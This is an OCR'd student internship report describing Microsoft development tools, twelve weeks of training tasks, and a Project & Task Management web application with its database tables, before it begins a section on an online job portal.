


Fig 3.1 visual studio

- Visual Studio is an integrated development environment (IDE) from Microsoft. It is used to develop computer programs including websites, web apps, web services and mobile apps. Visual Studio uses Microsoft software development platforms such as Windows API, Windows Forms, Windows Presentation Foundation, Windows Store and Microsoft Silverlight. It can produce both native code and managed code.

- Visual Studio includes a code editor supporting IntelliSense as well as code refactoring. The integrated debugger works as both a source-level debugger and as a machine-level debugger. Other built-in tools include a code profiler, designer for building GUI applications, web designer, class designer, and database schema designer. It accepts plug-ins that expand the functionality at almost every level—including adding support for source control systems and adding new toolsets like editors and visual designers for domain-specific languages or toolsets for other aspects of the software development lifecycle (like the Azure DevOps client: Team Explorer).

3.1.2 About SQL Server Management Studio:

SQL Server Management Studio (SSMS) is an integrated environment for managing any SQL infrastructure. Use SSMS to access, configure, manage, administer, and develop all components of SQL Server, Azure SQL Database, Azure SQL Managed Instance, SQL Server on Azure VM, and Azure Synapse Analytics. SSMS provides a single comprehensive utility that combines a broad group of graphical tools with many rich script

editors to provide access to SQL Server for developers and database administrators of all skill levels.

3.1.3 About C#:

C# is a general-purpose, modern, and object-oriented programming language pronounced as “C sharp”. It was developed by Microsoft led by Anders Hejlsberg and his team within the .Net initiative and was approved by the European Computer Manufacturers Association (ECMA) and International Standards Organization (ISO). C# is among the languages for Common Language Infrastructure and the current version of C# is version 7.2. C# is a lot similar to Java syntactically and is easy for the users who have knowledge of C, C++ or Java. A bit about .Net Framework .Net applications are multi-platform applications and framework can be used from languages like C++, C#, Visual Basic, COBOL etc. It is designed in a manner so that other languages can use it. know more about .Net Framework Why C#? C# has many other reasons for being popular and in demand. Few of the reasons are mentioned below:

- **Easy to start:** C# is a high-level language so it is closer to other popular programming languages like C, C++, and Java and thus becomes easy to learn for anyone.
- **Widely used for developing Desktop and Web Application:** C# is widely used for developing web applications and Desktop applications. It is one of the most popular languages that is used in professional desktop. If anyone wants to create Microsoft apps, C# is their first choice.
- **Community:** The larger the community the better it is as new tools and software will be developing to make it better. C# has a large community so the developments are done to make it exist in the system and not become extinct.
- **Game Development:** C# is widely used in game development and will continue to dominate. C# integrates with Microsoft and thus has a large target audience. The C# features such as Automatic Garbage Collection, interfaces, object-oriented, etc. make C# a popular game developing language.

3.1.4 About Asp.net:

- ASP.NET is an open-source, server-side web-application framework designed for web development to produce dynamic web pages. It was developed by Microsoft to allow programmers to build dynamic web sites, applications, and services. The name stands for Active Server Pages Network Enabled Technologies.
- It was first released in January 2002 with version 1.0 of the .NET Framework and is the successor to Microsoft's Active Server Pages (ASP) technology. ASP.NET is built on

the Common Language Runtime (CLR), allowing programmers to write ASP.NET code using any supported .NET language. The ASP.NET SOAP extension framework allows ASP.NET components to process SOAP messages.

Fig 3.2 ASP.Net

- ASP.NET's successor is ASP.NET Core. It is a re-implementation of ASP.NET as a modular web framework, together with other frameworks like Entity Framework. The new framework uses the new open-source .NET Compiler Platform (codename "Roslyn") and is cross platform. ASP.NET MVC, ASP.NET Web API, and ASP.NET Web Pages (a platform using only Razor pages) have merged into a unified MVC 6.

Chapter 4. Daily Tasks

4.1 Weekly Tasks:

❖ **Week 1**

During the first week of my internship, I completed the following tasks:

- Created PowerPoint presentations for .NET, C#, and OOPS
- Installed Visual Studio for your development environment
- Worked on a console application to get familiar with coding in C#

These tasks likely helped me gain a foundational understanding of important concepts and tools in software development. It's important to continue building on this knowledge throughout the internship.

❖ **Week 2**

During the second week of my internship, I worked on various coding tasks, including:

- Implementing code for odd/even numbers, printing odd numbers, checking for positive numbers, and finding the largest number in a list.
- Writing code for swapping numbers, dividing by 2, finding the sum of multiples, summing digits using recursion, and listing all multiples of 17.
- Creating code for reversing numbers, checking for palindrome numbers, summing binary numbers, performing arithmetic operations, finding multiples of two binary numbers, and performing exponent division.
- Writing code that uses conditional logical operators, finds prime numbers, calculates factorials, checks for perfect numbers, and performs boxing operations.
- Creating code for summing N numbers, finding factorials, calculating absolute values, finding square and cube roots, and computing factorial powers.

❖ **Week 3**

During the third week of my internship, I worked on the following tasks related to web development using .NET:

- Completed a tutorial on creating a demo website using .NET
- Learned about login and session management for user authentication

- Implemented CRUD functionality for creating, reading, updating, and deleting records in a database
- Worked on implementing shopping website functionality, likely including features such as adding items to a cart, viewing product details, and checking out
- Tested and ensured the functionality of the shopping website

These tasks likely helped me gain experience with important web development concepts and techniques using .NET.

❖ **Week 4**

During the fourth week of my internship, I worked on the following tasks:

- User Management, which involved creating, editing, and deleting user accounts in a system.
- Role Define Login, which included setting permissions for different types of users in a system.
- SQL: Database Login Page, which involved creating a login page for a system that accesses data stored in an SQL database.
- I downloaded and installed SQL, which is a widely used relational database management system.
- I worked on SQL Query and Stored Procedures, which involved writing queries and procedures to extract or manipulate data from a SQL database.

These tasks helped me gain valuable experience in developing and managing databases and user authentication systems.

❖ **Week 5**

During the fifth week of my internship, I worked on the following tasks:

- Developed a TODO application
- Worked on a Swagger API
- Implemented Scaffold Controller
- Built a TODO API
- Created a TODO form

These tasks allowed me to improve my skills in web development and working with APIs.

❖ **Week 6**

During the sixth week of our internship, we selected the 'Project & Task Management' project. On the first day, we researched about the project requirements. The following two days were dedicated to creating wireframes with the necessary functionality. During the last two days of the week, we focused on creating a database with wireframes to ensure that the project had a proper structure and organization. These tasks helped us develop our skills in project management, database design, and wireframing.

❖ **Week 7-12**

During the seventh to twelfth week of our internship, we focused on implementing the Project & Task Management project that we had selected. This involved:

- Building the front-end and back-end of the application
- Developing features for project and task management
- Implementing user authentication and authorization
- Integrating the application with a database to store and manage data
- Debugging and testing the application to ensure proper functionality
- Refining the application based on feedback from our mentors and team members

Chapter 5. Project Implementation

5.1 Project & Task Management:

5.1.1 Project Overview:

Task and project management software is a digital tool designed to help individuals or teams organize, track, and manage tasks or projects. It is a more comprehensive version of task management software and includes features that allow for the management of entire projects, including timelines and resources.

Here are some of the common features and benefits of task and project management software:

- Task management: Allows users to create, assign, and track tasks, and set deadlines.
- Project management: Allows users to manage entire projects, including timelines, budgets, and resources.
- Collaboration: Allows multiple users to work on the same project or task, assign tasks, share files, and communicate with each other.
- Progress tracking: Provides a visual representation of project progress, including timelines and task status.
- Time tracking: Helps users keep track of how much time is spent on tasks and projects.
- Reporting: Provides reports on project progress, task completion rates, and other relevant data.

Using task and project management software can help increase productivity, reduce errors, and improve communication and collaboration among team members.

5.1.2 Problem:

- ❖ Management of the project and the project team can be very difficult sometimes, problems may arise in case of defining the deadlines, assigning task to the team members, tracking progress of the project and many more.

5.1.3 Software description:

- ❖ Task management project is built on .net framework using different languages mainly c#, HTML, CSS and JavaScript. which has different functionality addressing different problems and some useful features.

5.1.4 DFD Diagram:




Fig 5.1 Data Flow Diagram

5.1.5 Outcome:

- **The figures numbered 5.2, 5.3, and 5.4** display login and signup pages that are intended for use by organization administrators. These pages would enable administrators to register their companies and fill in the necessary details for user login. For users to log in, the administrator would need to fill out an "add member" form.




Fig 5.2 Admin signup page

Fig 5.3 Organization Signup Page

Fig 5.4 Login Page

- **Figures 5.5 and 5.6** display pages that are used by administrators to create and manage new projects. Additionally, there is a project dashboard that is accessible to both administrators and members of the organization.

Fig 5.5 Project Dashboard




Fig 5.6 Add & Create Project

- **The pages shown in Figures 5.7 and 5.8** are intended for use by project leaders to create and manage new tasks assigned to members of their organization. Additionally, there is a task dashboard available to both leaders and members, which displays tasks that have been assigned to them specifically.




Fig 5.7 Task Dashboard




Fig 5.8 Add & Create Task

- **Figure 5.9** display the profile page of a logged-in user, which displays the user's details.

Fig 5.9 Profile Page

- **The dashboard shown in Figures 5.10** provides admin with an overview of their ongoing projects and corresponding tasks.

Fig 5.10 Dashboard for admin

- **Figures 5.11 and 5.12** depict pages that allow members to report any issues or problems they may encounter while working on their assigned tasks. These reported issues are then visible on an issue dashboard that is accessible to all members.




Fig 5.11 Issue Dashboard




Fig 5.12 Add Issue Form

- **The figures labeled as 5.13** present a pie chart that displays an overall report for a selected project. The chart shows the distribution of tasks in three categories, namely "pending", "work in progress", and "done".

Fig 5.13 Project Status

5.1.6 Backend of the Project:

- **Issue master** - In this page all the raised issues will be stored along with issue detail like issue title, issue description and few more.




Fig 5.14 Database for issue

- **Organization master** - In this database details of the organization will be stored like name of the organization, details, email, and address of the organization.




Fig 5.15 Database for Organization details

- **Project master** - In this database list of the projects will be stored along with the details of the project like project name, project details and few more.




Fig 5.16 Database for Project details

- **role master** - In this database the role of the user will be stored. View will be generated according to the user's role.




Fig 5.17 Database for Role

- **status master** - In this database the status of the task will be stored like Complete, pending or in progress.




Fig 5.18 Database for Status

- **Task master** - In this page all the added task will be listed along with the corresponding details like task name, details, story point, deadline etc.




Fig 5.19 Database for Task details

- **User master** - In this page all the user's details will be displayed like name, email, contact, password, and few more.




Fig 5.20 Database for User details

5.1.7 Project Summary:

The software includes several features such as task creation, task assignment, priority setting, progress tracking, and deadline management. Users can create and assign tasks to team members, set deadlines, and monitor progress to ensure timely completion of projects.

Task Management also includes a reporting feature that provides users with detailed insights into their team's performance and progress. The reporting feature can be customized to suit the specific needs of each user, making it a valuable tool for tracking team performance, and identifying areas for improvement.

Task Management is designed to be flexible and scalable, making it suitable for small teams as well as large organizations. The software can be accessed from any device with an internet connection, making it easy to manage tasks on the go.

5.2 Online job Portal:

5.2.1 Project Overview:

Online job portals are digital platforms that connect job seekers with potential employers. These portals provide a wide range of job opportunities in different industries and sectors, ranging from entry-level to senior executive positions. The scope of online job portals can be summarized as follows:

- Access to a larger pool of job opportunities: Online job portals provide job seekers with access to a wider range of job opportunities compared to traditional methods such as newspaper ads or networking.

- Convenience: Job seekers can browse job postings, submit applications, and receive notifications all from the comfort of their own homes or mobile devices.

- Time-saving: Online job portals allow job seekers to apply for multiple jobs simultaneously, and also receive feedback on their applications more quickly than traditional methods.

